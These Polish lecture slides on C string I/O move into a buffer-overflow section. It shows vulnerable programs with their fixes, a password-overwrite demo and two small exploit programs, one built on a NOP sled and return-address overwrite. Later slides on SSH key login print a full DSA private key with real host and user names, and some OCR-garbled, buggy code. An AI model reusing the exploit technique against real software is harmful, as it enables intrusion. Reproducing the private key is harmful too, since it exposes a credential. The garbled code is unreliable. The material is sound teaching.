Język ANSI C

część 5

biblioteka standardowa wejścia - wyjścia
łańcuchowe wejście - wyjście

Jarosław Gramacki
Instytut Informatyki i Elektroniki

Łańcuchowe wejście-wyjście

– podejście bardzo podobne do znakowego wejścia-wyjścia

– nazwy odpowiednich funkcji bibliotecznych kończą się na "s"

– uwaga na różnice w funkcjach z przedrostkiem "f" i bez tego przedrostka:
`fputc()` i `putc()` są sobie równoważne
`fgets()` i `gets()` NIE są sobie równoważne
`fputs()` i `puts()` NIE są sobie równoważne

– `gets()` - końcowy znak nowego wiersza `'\n'` (generowany przez Enter) zamieniany na znak `'\0'` (znak pusty `NULL`)
`gets(str)`: ABCD Enter `str`: ABCD'\0'

`fgets()` NIE usuwa znaku '\n' (pozostaje on w buforze)

– `puts()` - dopisuje znak `'\n'` do tworzonego wiersza
`puts(str)`: `str`: ABCD'\0' ekran: ABCD'\n'

`fputs()` tego NIE robi

Czyli inny wynik będzie na ekranie (stdout), a inny na pliku

Łańcuchowe wejście-wyjście

– prototypy

Wersja bezpieczna

```
char* fgets (char* caBuffer, int nBufferSize, FILE* stream);

  Input:
  Czyta wiersz danych łącznie ze znakiem '\n' ze strumienia stream.
  Wczytany wiersz wstawia do tablicy caBuffer. fgets() czyta co najwyżej
  nBufferSize-1 znaków. Wynikowy wiersz będzie zakończony znakiem'\0'

  Output:
  sukces: wskaźnik do caBuffer
  błąd lub koniec pliku:   NULL
```

Wersja NIEbezpieczna

```
char* gets  (char* caBuffer);

  Czyta wiersz danych łącznie ze znakiem '\n' ze strumienia stdin.
  Wczytany wiersz wstawia do tablicy caBuffer. gets() czyta dowolną ilość
  znaków (nawet jeśli wykracza to poza rozmiar caBuffer !!!)


int fputs (const char* szOutput, FILE* stream);

  Input:
  Wypisuje tekst szOutput do wskazanego strumienia stream. Tekst nie musi
  zawierać '\n'. fputs() NIE dodaje automatycznie znaku nowej linii '\n'

  Output:
  sukces: 0
  błąd:   EOF
```


Łańcuchowe wejście-wyjście

– przykład: zapis do pliku **wierszy** podawanych z klawiatury

```
// writes lines typed at keyboard, to file

#include <stdio.h>  #include <string.h>

void main(void)
   {
   FILE *pFile;
   char string[81];                        // storage for strings

   pFile = fopen("\home\lab1\myfile", "w");
   while (strlen( gets (string) ) > 0)     // get string from keybd
      {
      fputs(string, pFile);                // write string to file
      fputs("\n", pFile);                  // write newline to file
      }
   fclose(pFile); }
```

– `gets()` to bardzo niebezpieczna w użyciu funkcja (**buffer overflow**). Lepiej stosować `fgets()`

– `fputs()` - NIE dodaje automatycznie znaku `'\n'`. Trzeba to zrobić samemu

– Przykład użycia:
```
abcd Enter ABCD Enter 56 Enter
```

– Zawartość pliku (pod WINDOWS)
```
abcd
ABCD
56
```

– Po zamianie "**w**" na "**wb**"
Przykład użycia:
```
abcd Enter
ABCD Enter
56 Enter
```

– Zawartość pliku (pod WINDOWS)
```
abcd'\n'ABCD'\n'56'\n'
```

Łańcuchowe wejście-wyjście

– przykład: odczyt **wierszy** z pliku i ich wydruk na ekran

```
// reads strings from file

#include <stdio.h>

void main(void)
   {
   FILE *pFile;
   char string[81];

   pFile = fopen(" \home\lab1\myfile ", "r");
   while( fgets (string, 80, pFile) != NULL )       // read string
      printf("%s", string);                         // print string
   fclose(pFile);
   }
```

– `fgets()` zapewnia ochronę przed przekroczeniem rozmiaru zaalokowanej pamięci !

Łańcuchowe wejście-wyjście

– przykład: policz ilość **wierszy** w pliku

```
#include <stdio.h>

#define LINE_LENGTH 80

int main(void)
{
  FILE* pFile;
  char line[LINE_LENGTH];
  int count = 0;

  pFile = fopen("/home/userA/C/c.html", "r");

  /* Count up the lines here. */
  while ( fgets (line, LINE_LENGTH, pFile) != NULL)
    count++;

  printf("File contains %d lines.\n", count);

  fclose(pFile);
  return 0;
}
```

Łańcuchowe wejście-wyjście

– przykład "usprawnienia" funkcji `fgets()`

– usuwamy pozostawiony w buforze znak `'\n'`

A	B	C	D	'\n'	'\0'

przekazujemy i zwracamy wskaźnik do tablicy znaków (czyli w praktyce napis). Będzie o tym jeszcze mowa.

```
char* remove_newline (char *s)
{
    int len = strlen( s );

    if (len > 0 && s[len-1] == '\n')       // if there's a newline
        s[len-1] = '\0';                   // truncate the string

    return s;                              // return modified string
}
```

... i zwracamy

Łańcuchowe wejście-wyjście

– przykład: wydrukuj **ostatnie** n linii z pliku (szkic rozwiązania)

```
#include <stdio.h>        #include <string.h>

int main(int argc, char *argv[]) {
   FILE *fp;
   int i, j, lines = 5;   // hard coded for simlicity
   char LastLines[5][81]; // better: char **LastLines; *LastLines[81];
                          // but we don't know how to allocate memory yet
...
// read file remembering last n lines in LastLines
   i=0;
   while ( ! feof(fp) )
     { fgets( LastLines[i], 80, fp ); // every i-th line in i-th row of table
       i = ++i % lines;               // 0,1,2,3,4,0,1,2,3,4,...
     }

// print out last n lines
// Note: file may have e.g 27 or 503 or ... lines in total
   printf("Last %d lines of file are:\n", lines);

     i = (--i + lines) % lines;
     j = i;
     // fix since C does NOT allow negative modulus
     // simply rotate around LastLines until i == j again

     do {
        printf("%s", LastLine[i]);
        i = ++i % lines; }
     while ( i != j );
return 0;                 }
```

zwróć uwagę: **DWA** wymiary

zwróć uwagę: **JEDEN** wymiar

Łańcuchowe wejście-wyjście

– przykład: wypisz na ekran linie, którymi **różnią się** od siebie dwa pliki (dwa przypadki: plik A jest dłuższy od pliku B i odwrotnie)

```
#include <stdio.h>  #include <string.h>

int main (int argc, char *argv[]) {
   FILE *fp1, *fp2;
   char  line1[80], line2[80];
   int line_no = 0;

...
while ( !feof(fp1) && !feof(fp2) )
{
  if ( ( fgets(line1, 80, fp1) != NULL) && ( fgets(line2, 80, fp2) != NULL ) )
   { ++line_no;
     if ( strcmp(line1, line2) != 0 )
     // lines different so print
     printf("Line %d differs\n\t File %s: %s\t File %s: %s\n",
            line_no, argv[1], line1, argv[2], line2);
   }
}

if ( feof(fp1) && !feof(fp2) )             // file 2 longer print out rest
 {
  printf("\n FILE %s longer than %s: Remaining lines:\n", argv[2], argv[1]);
  while ( !feof(fp2) )
    if ( fgets(line2, 80, fp2) != NULL) printf("\t%s", line2)
 }
else
  ... // see next page
```

częsty błąd:
"Własnymi słowami" czytamy to:
dopóki nie koniec pliku 1 **LUB** nie koniec pliku 2

któryś plik skończył się pierwszy

Łańcuchowe wejście-wyjście

```
else
if ( feof(fp2) && !feof(fp1))      // file 1 longer print out rest
{
  printf("\n FILE %s longer than %s: Remaining lines:\n", argv[1], argv[2]);
  while ( !feof(fp1) )
    if ( fgets(line1, 80, fp1) != NULL) printf("\t%s", line1);
}
```

Łańcuchowe wejście-wyjście

– problem z określeniem końca pliku

```
// przepisz wiersz po wierszu z wejścia na wyjście
...
while ( ! feof (pIFile) )
  {
    fgets (buf, MAXLINE, pIFile);
    fputs (buf, pOFile);
  }
```

– ostatni wiersz będzie przepisany DWA razy !

– powód: w języku C znacznik EOF jest ustawiano dopiero wtedy, gdy funkcja wejścia próbowała czytać i natrafiła na koniec pliku.

– należy więc sprawdzać wartość zwróconą przez funkcję czytającą:

```
...
while ( fgets(buf, MAXLINE, pIFile) != NULL )
  fputs (buf, pOFile);
...
```

– użycie `feof()` jest więc zbędne

Przepełnienie bufora

– przepełnienie bufora

– wykaz funkcji stwarzających bezpośrednią okazję do przepełnienia bufora:

`strcpy`
`strcat`
`sprintf`
`gets`
`scanf, sscanf, fscanf`
`memcpy`

– przykład niebezpieczeństwa:

```
// Niepoprawnie:

 void func(char *str)
{
    char buffer[256];
    strcpy (buffer, str);
}

// Poprawnie:

 void func(char *str)
{
    char buffer[256];
    strncpy (buffer, str, sizeof(buffer) -1);
    buffer[sizeof(buffer) - 1] = 0;
}
```

Przepełnienie bufora

– przepełnienie bufora

– przykład niebezpieczeństwa:

```
// Niepoprawnie:

void func (char *str) {
    char buffer[256];
    buffer[0] = '\0';
    strcat (buffer, str);
}

// Poprawnie:

void func (char *str1, *str2) {
    char buffer[256];
    buffer[0] = '\0';
    strncpy (buffer, str1, sizeof(buffer) - 1);
    buffer[sizeof(buffer) - 1] = '\0';
    /* concatenate string, calculate amount of space we have left in buffer */
    strncat (buffer, str2, sizeof(buffer) - strlen(buffer) - 1);
}
```

```
char s[100];
...
gets (s);                    // read a line (from stdin)
fgets (s, sizeof(s), stdin); // read a line from a standard stream stdin
```

Uwaga! gdyby `s` przekazać jako parametr naszej własnej funkcji, to `sizeof(s)` zwróci zły wynik (jaki?) ! Czy wiesz dlaczego ???

Przepełnienie bufora

– przepełnienie bufora

– przykład podatnego programu:

```
/* overflow.c - demonstrates the buffer overflow process */

#include <stdio.h> #include <string.h>

int main(int argc, char *argv[])
{
  char buffer[10];
  if(argc < 2)
  {
    fprintf (stderr, "USAGE: %s string\n", argv[0]);
    return 1;
  }
  strcpy (buffer, argv[1]);
  return 0;
}
```

– ostrzeżenie:
...”In 1996, Elias Levy (aka Aleph One) published in Phrack magazine the paper "Smashing the Stack for Fun and Profit", a step-by-step introduction to exploiting stack-based buffer overflow vulnerabilities, which caused a wave of new buffer overflow exploits to be written...”

– `http://www-cse.ucsd.edu/classes/sp05/cse127/Smash.htm`

– zobacz też "popularnonaukowy" opis w:
`http://en.wikipedia.org/wiki/Buffer_overflows`
`http://pl.wikipedia.org/wiki/Buffer_overflow`

Przepełnienie bufora

– przepełnienie bufora

– przykład z usunięta podatnością

```
/* better.c - demonstrates how to fix the problem */

#include <stdio.h>
#include <string.h>

#define BUFFER_SIZE 10

int main(int argc, char *argv[])
{
  char buffer[BUFFER_SIZE];
  if(argc < 2)
  {
    fprintf(stderr, "USAGE: %s string\n", argv[0]);
    return 1;
  }
  strncpy (buffer, argv[1], BUFFER_SIZE - 1);
  buffer [BUFFER_SIZE - 1] = '\0';
  return 0;
}
```



Przepełnienie bufora

– czytaj manuale systemowe

```
jarek@mykonos:~$ man fgets
Reformatting fgets(3), please wait...

GETS(3)                         Linux Programmer's Manual                        GETS(3)

NAME
       fgetc, fgets, getc, getchar, gets, ungetc - input of characters and strings

SYNOPSIS
       #include <stdio.h>

       int fgetc(FILE *stream);
       char *fgets(char *s, int size, FILE *stream);
       int getc(FILE *stream);
       int getchar(void);
       char *gets(char *s);
       int ungetc(int c, FILE *stream);

DESCRIPTION
       fgetc()  reads  the  next character from stream and returns it as an unsigned char
       cast to an int, or EOF on end of file or error.

       getc() is equivalent to fgetc() except that it may be implemented as a macro which
       evaluates stream more than once.

       getchar() is equivalent to getc(stdin).

       gets() reads a line from stdin into the buffer pointed to by s until either a ter-
       minating newline or EOF, which it replaces with '\0'.  No check for buffer overrun
       is performed (see BUGS below).

       fgets() reads in at most one less than size characters from stream and stores them
       into the buffer pointed to by s.  Reading stops after an EOF or a newline.   If  a
       newline  is  read,  it is stored into the buffer.  A '\0' is stored after the last
       character in the buffer.
       ...
```

Przepełnienie bufora

- Zasada ataku:
  Przepełnienie bufora to nadpisanie sąsiednich adresów na stosie żądaną sekwencją bajtów. Najczęściej nadpisywany jest tzw. rekordy aktywacji - dane odkładane na stosie przy każdym wywołaniu funkcji i zawierające m.in. adresy powrotu, informujące o miejscu, do którego powinien "skoczyć" program po zakończeniu wykonywania funkcji
- Najbardziej powszechnym sposobem ataku jest zaaplikowanie do programu spreparowanego słowa (napisu) i zmodyfikowanie w ten sposób rekordu aktywacji.
- Spreparowany napis: fragment kodu np. uruchamiający shella (systemu do którego się włamujemy). Kod ten zostaje skompilowany do postaci maszynowej (tzw. shell code) i włączony do spreparowanego napisu, który przekracza rozmiar bufora i będzie argumentem funkcji (parametrem wywołania programu).
- Po przekazaniu napisu do funkcji adres powrotny zostaje nadpisany wykonywalnym kodem lub wskaźnikiem do np. kodu uruchamiającego shell.
- **Tak uruchomiony shell posiada uprawnienia programu, spod którego został uruchomiony (w szczególności mogą to być uprawnienia roota !!!).**



Przepełnienie bufora

```
#include <stdio.h>

void zrob_cos_z_wejsciem()
{
 char bufor[50];
 scanf("%s", bufor);
}

int main()
{
 zrob_cos_z_wejsciem();
 return 0;
}
```

- Podczas wywoływania funkcji na stos kładziony jest adres powrotny.
- Miejsce na zmienne lokalne funkcji rezerwowane jest na stosie.
- Nieostrożne zapisywanie zmiennych lokalnych może spowodować nadpisanie adresu powrotnego.


Przepełnienie bufora

```
#include <stdio.h>

void zrob_cos_z_wejsciem()
{
 char bufor[50];
 scanf("%s", bufor);
}

int main()
{
 zrob_cos_z_wejsciem();
 return 0;
}
```

- Funkcja `zrob_cos_z_wejsciem` nie kontroluje długości wczytywanego łańcucha znaków.
- Wprowadzając zbyt długi łańcuch napiszemy adres powrotny z funkcji `zrob_cos_z_wejsciem` i instrukcja `ret` spowoduje skok w wybrane przez nas miejsce.
- Możemy zapisać kod, który chcemy wykonać w łańcuchu znaków przekazanym do programu.
- Jeśli program ma ustawiony bit `suid`, to możemy np. uruchomić powłokę z przywilejami roota !

Przepełnienie bufora

```
#include <stdio.h>

void zrob_cos_z_wejsciem()
{
 char bufor[50];
 scanf("%s", bufor);
}

int main()
{
 zrob_cos_z_wejsciem();
 return 0;
}
```



Przepełnienie bufora

```
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
     char tab1[6] = "TEKST";
     char tab2[12] = "DLUGI TEKST";
     printf("\n tab1: %s", tab1);
     printf("\n tab2: %s", tab2);
     strcpy(tab2,"TO BEDZIE HAKER ATAK");
     printf("\n tab2: %s", tab2);
     printf("\n tab1: %s", tab1);
     return 0;
}
```

```
c:\eclipse_workspace\pr5\Debug>pr5.exe

 tab1: TEKST
 tab2: DLUGI TEKST
 tab2: TO BEDZIE HAKER ATAK
 tab1: KER ATAK

c:\eclipse_workspace\pr5\Debug>
```


Przepełnienie bufora

```
#include <stdio.h>   #include <string.h>

void check_password (char *pass1, char *pass2)
{
 char buffer1[8];  char buffer2[8];

 strcpy(buffer1, pass1);
 strcpy(buffer2, pass2);

 printf("buffer1: '%s' buffer2: '%s'\n", buffer1, buffer2);

 if( strcmp(buffer1, buffer2) == 0 )
  printf("password ok\n");
 else
  printf("wrong password\n");
}

int main(void)
{
 char stored_password[8];
 char entered_password[8];

 strcpy(stored_password, "mypass");

 printf("Enter password: ");
 gets(entered_password);

 check_password(stored_password, entered_password);

 printf("Correct password: %s\n", stored_password);
 return 0;
}
```

He, he, sami ustalimy sobie hasło !!!

Przepełnienie bufora

```
#include <stdio.h>   #include <string.h>

void check_password (char *pass1, char *pass2)
{
 char buffer1[8];  char buffer2[8];

 strcpy(buffer1, pass1);
 strcpy(buffer2, pass2);

 printf("buffer1: '%s' buffer2: '%s'\n", buffer1, buffer2);

 if( st
  print
 else
  print
}

int mai
{
 char
 char

 strcpy

 printf("Enter password: ");
 gets(entered_password);

 check_password(stored_password, entered_password);

 printf("Correct password: %s\n", stored_password);
 return 0;
}
```

```
c:\users\eclipse_workspace\pr5\Debug>pr5.exe
Enter password: abcd
buffer1: 'mypass' buffer2: 'abcd'
wrong password
Correct password: mypass

c:\users\eclipse_workspace\pr5\Debug>pr5.exe
Enter password: xxxxxxx-abcd
buffer1: 'abcd' buffer2: 'xxxxxxx-abcd'
wrong password
Correct password: abcd
```


Przepełnienie bufora

– Podatny program, `hello.c`


```
#include <string.h>
#include <stdio.h>

char password[] = "SecretPassword";

int main(int argc, char **argv)
{
  char buf[256];

  if (argc == 2)
    strcpy(buf, argv[1]);
  else
  {
    printf ("%s <password>\n", argv[0]);
    return 1;
  }

  if (strcmp(buf, password) == 0)
  {
    printf ("Password OK\n");
    return 0;
  }
  else
  {
     printf ("Bad password\n");
    return 1;
  }
}
```

http://pl.wikipedia.org/wiki/Przepełnienie_bufora

Przepełnienie bufora

– Wykorzystanie podatności (wersja dla Unix)

```
#include <unistd.h>

char arg[] =
// 320 bajtów
"XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
"XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
"XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
"XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
"XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
;

int main(int argc, char **argv)
{
  execl("./hello", "./hello", arg, NULL);
  return 0;
}


$ ./exploit1
Bad password
Segmentation fault
```



320 bajtów (5 linii razy 64 bajty) wystarczyło. Możemy teraz znaleźć dokładną najmniejszą wartość, która wystarcza. Jak się okazuje, potrzeba 256+12 bajtów - mniejsza wartość nie powoduje błędu. W rzeczywistości kopiowany jest jeden bajt więcej - bajt o wartości 0 kończący napis. Oznacza to, że między buforem buf a adresem powrotu (któremu zwykle wystarczy nadpisać jeden bajt, żeby doprowadzić do katastrofy) znajduje się 12 bajtów, czyli 3 wartości typu int lub wskaźniki. Są to w naszym przypadku argc, argv i "tajny" argument funkcji main - envp.

http://pl.wikipedia.org/wiki/Przepełnienie_bufora

Przepełnienie bufora

– Wykorzystanie podatności (wersja dla Unix)

```
#include <unistd.h>
#include <stdlib.h>

char arg[] =
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90"
"\x31\xc0"      // xor %eax, %eax
"\x40"          // inc %eax
"\x31\xdb"      // xor %ebx, %ebx
"\xcd\x80"      // int $0x80
"\xff\xff\xff\xbf"
;

int main(int argc, char **argv)
{
  if (argc == 2)
  *((int*)(&arg[256+12])) = 0xc0000000 - atoi (argv[1]);

  execl("./hello", "./hello", arg, NULL);
  return 0;
}
```

http://pl.wikipedia.org/wiki/Przepełnienie_bufora

- a teraz mały przerywnik ...

- "łatwe" logowanie

```
jarek@mykonos:~$ ssh -l jgramack hook.uz.zgora.pl
jgramack@hook.uz.zgora.pl's password:
Last login: Tue Nov 14 2006 21:19:26 +0100 from mykonos.iie.uz.zzgora.pl
No mail.
(hook):jgramack:#~> logout
Connection to hook.uz.zgora.pl closed.
jarek@mykonos:~$


jarek@mykonos:~$ ssh -l jgramack hook.uz.zgora.pl uptime
jgramack@hook.uz.zgora.pl's password:
Permission denied, please try again.
jgramack@hook.uz.zgora.pl's password:
  9:22pm  up 5 day(s), 11:35,  3 users,  load average: 0.21, 0.19, 0.16
jarek@mykonos:~$
```

ssh wykona zdalnie program i zakończy działanie. NIE jest uruchamiana sesja użytkownika na zdalnym komputerze

```
jarek@mykonos:~$ ssh -t -l jgramack hook.uz.zgora.pl "ls -la"
jgramack@hook.uz.zgora.pl's password:
total 7802
drwx-----x   6 jgramack iie         1024 Nov 14 21:25 .
drwxr-xr-x  58 root     iie         1536 Oct 18 09:16 ..
-rw-------   1 jgramack iie           49 Nov 24  1996 .Xauthority
-rw-r--r--   1 jgramack iie          116 Oct  9  2003 .addressbook
-rw-r--r--   1 jgramack iie         2399 Oct  9  2003 .addressbook.lu
-rw-r--r--   1 jgramack iie         3119 Nov 14 21:21 .bash_history
drwxr-xr-x  12 jgramack iie          512 Nov 24  1996 .dt
...
drwxr-xr-x  15 jgramack iie          512 Nov 11 22:09 public_html
Connection to hook.uz.zgora.pl closed.
```

- "łatwe" logowanie, uwierzytelnianie kluczem publicznym

Linux

```
jarek@mykonos:~$ ssh-keygen -t dsa      // wersja 2 protokolu SSH
Generating public/private dsa key pair.
Enter file in which to save the key (/home/users/jarek/.ssh/id_dsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/users/jarek/.ssh/id_dsa.
Your public key has been saved in /home/users/jarek/.ssh/id_dsa.pub.
The key fingerprint is:
5e:bb:2b:37:f1:e0:16:f3:1b:32:35:10:f5:5f:70:83 jarek@mykonos

jarek@mykonos:~$ cd .ssh/
jarek@mykonos:~/.ssh$ ls -l
-rw-------  1 jarek staff 668 Nov 14 21:55 id_dsa
-rw-r--r--  1 jarek staff 603 Nov 14 21:55 id_dsa.pub
```

```
jarek@mykonos:~/.ssh$ cat id_dsa
-----BEGIN DSA PRIVATE KEY-----
MIIBuwIBAAKBgQCvW8834EGTcT9Vk7VOtUCxV6HkdVwe0eKEHteF++/2481Xn9qY
oImEFekVgA8cmbJR2MPYqxnPghEHhvkmZD3S7Q9KqFb/DIYh4OMaXvCOQhI+3/+t
QKGbd/aS7tLM5i9jC3lZaKTbsPpSq+pERSkhHIzu6FWRqRPLXk4vllknBQIVAMAU
byC2Oq4tMRXCDLwoYNcuq9FHAoGBAKP5mrRJFBOGuWg/JUxtw5+KTupXasyI/zRS
HzKVp8YWLIcApjixIEmdXxicMdj1rfabcb8fijZ86pG4vLIUBmtk/In4kyjdToTs
izkaISIxPPA9uN9oFhO8GhetIiMN2Rjs5DHvFs/PJMGuuKvCcBf8D/5EtOOwXkpJ
jcdZaCAyAoGAdQ0Q3bIRLnaeDgQHRBzjjzgMlUUc2eftNKDnBV89Zif3SPF5aFqT
bkPwdBj0SpAdjOtITlcVZiyp2MUcolEmuD+qjH1l6KF9RAZsX7ekvcR/pTru22X3
uENwgk9ftc3OCTjHDJtBsb1U0k73XLA4Nk/O62kZUdhEbK5zCbqeoFMCFCLji15N
uo1uBFBLPntTl+Prb9yK
-----END DSA PRIVATE KEY-----
jarek@mykonos:~/.ssh$ cat id_dsa.pub
ssh-dss AAAAB3NzaC1kc3MAAACBAK9bzzfgQZNxP1WTtU61QLFXoeRlXB7R4oQe14X77/bjyVef2pigiYQV6RWADxyZslHYw9
irGc+CEQeG+SZkPdLtD0qoVv8MhiHg4xpe8I5CEj7f/61AoZt39pLu0szmL2MLeVlopNuw+lKr6kRFKSEcjO7oVZGpE8teTi+X
WScFAAAAFQDAFG8gtjquLTEVwgy8KGDXLqvRRwAAAabco/matEkUE4a5aD81TG3Dn4pO61dqzIj/NFIfMpWnxhYshwCmOLEgSZ
1fGJwx2PWt9pLdvx+KNnzqkbi8shQGa2T8ifiTKN1OhOyLORohIjE88D2432gWE7waF60iIw3ZGOzkMe8Wz88kwa64q8JwF/wP
/kS047BeSkmNx1loIDIAAACAdQ0Q3bIRLnaeDgQHRBzjjzgMlUUc2eftNKDnBV89Zif3SPF5aFqTbkPwdBj0SpAdjOtITlcVZi
yp2MUcolEmuD+qjH1l6KF9RAZsX7ekvcR/pTru22X3uENwgk9ftc3OCTjHDJtBsb1U0k73XLA4Nk/O62kZUdhEbK5zCbqeoFM=
 jarek@mykonos
```


- "łatwe" logowanie, uwierzytelnianie kluczem publicznym

UWAGA: W przykładzie zakładamy, że na obu maszynach jest **OpenSSH**

Linux

```
jarek@mykonos:~$ ssh -l jgramack hook.uz.zgora.pl
jgramack@hook.uz.zgora.pl's password:
Last login: Tue Nov 14 2006 23:40:25 +0100 from mykonos.iie.uz.z
No mail.

// tworze katalog i plik. Nadaje im odpowiednie prawa

(hook):jgramack:#~>ls -la
drwx------   2 jgramack iie          512 Nov 14 23:43 .ssh

(hook):jgramack:#~>ls -la .ssh
-rw-------   1 jgramack iie            0 Nov 14 23:53 authorized_keys

// kopiuje klucz publiczny
jarek@mykonos:~$ scp ~/.ssh/id_rsa.pub  jarek@hook.uz.zgora.pl:./ssh/authorized_keys


// loguje się bez hasla
jarek@mykonos:~$ ssh -l jgramack hook.uz.zgora.pl
Last login: Tue Nov 14 2006 23:55:35 +0100 from mykonos.iie.uz.z
No mail.
(hook):jgramack:#~>
```


- "łatwe" logowanie, uwierzytelnianie kluczem publicznym

```
UWAGA: W przykładzie zakładamy, że klient
pracuje z OpenSSH a serwer z SSH2
```

Linux

```
// eksport klucza z formatu OpenSSH do SSH2
jarek@mykonos:~$ ssh-keygen -e -f .ssh/id_dsa.pub > .ssh/ moj_klucz_publiczny.pub

jarek@mykonos:~$ ssh -l jgramack hook.uz.zgora.pl
jgramack@hook.uz.zgora.pl's password:
Last login: Tue Nov 14 2006 23:40:25 +0100 from mykonos.iie.uz.z
No mail.

// tworze katalog i plik authorization. Kopiuje klucz publiczny.
// Nadaje im odpowiednie prawa

(hook):jgramack:#~>ls -la
drwx------   2 jgramack iie          512 Nov 14 23:43 .ssh2

(hook):jgramack:#~>ls -la .ssh2
-rw-------   1 jgramack iie           24 Nov 15 00:09 authorization
-rw-------   1 jgramack iie          716 Nov 15 00:05 moj_klucz_publiczny.pub

// wpis w pliku authorization
(hook):jgramack:#~>ls -la .ssh2/authorization"
Key moj_klucz_publiczny.pub

// loguje się bez hasla
jarek@mykonos:~$ ssh -l jgramack hook.uz.zgora.pl
Last login: Tue Nov 14 2006 23:55:35 +0100 from mykonos.iie.uz.z
No mail.
(hook):jgramack:#~>
```


- "łatwe" logowanie, uwierzytelnianie kluczem publicznym



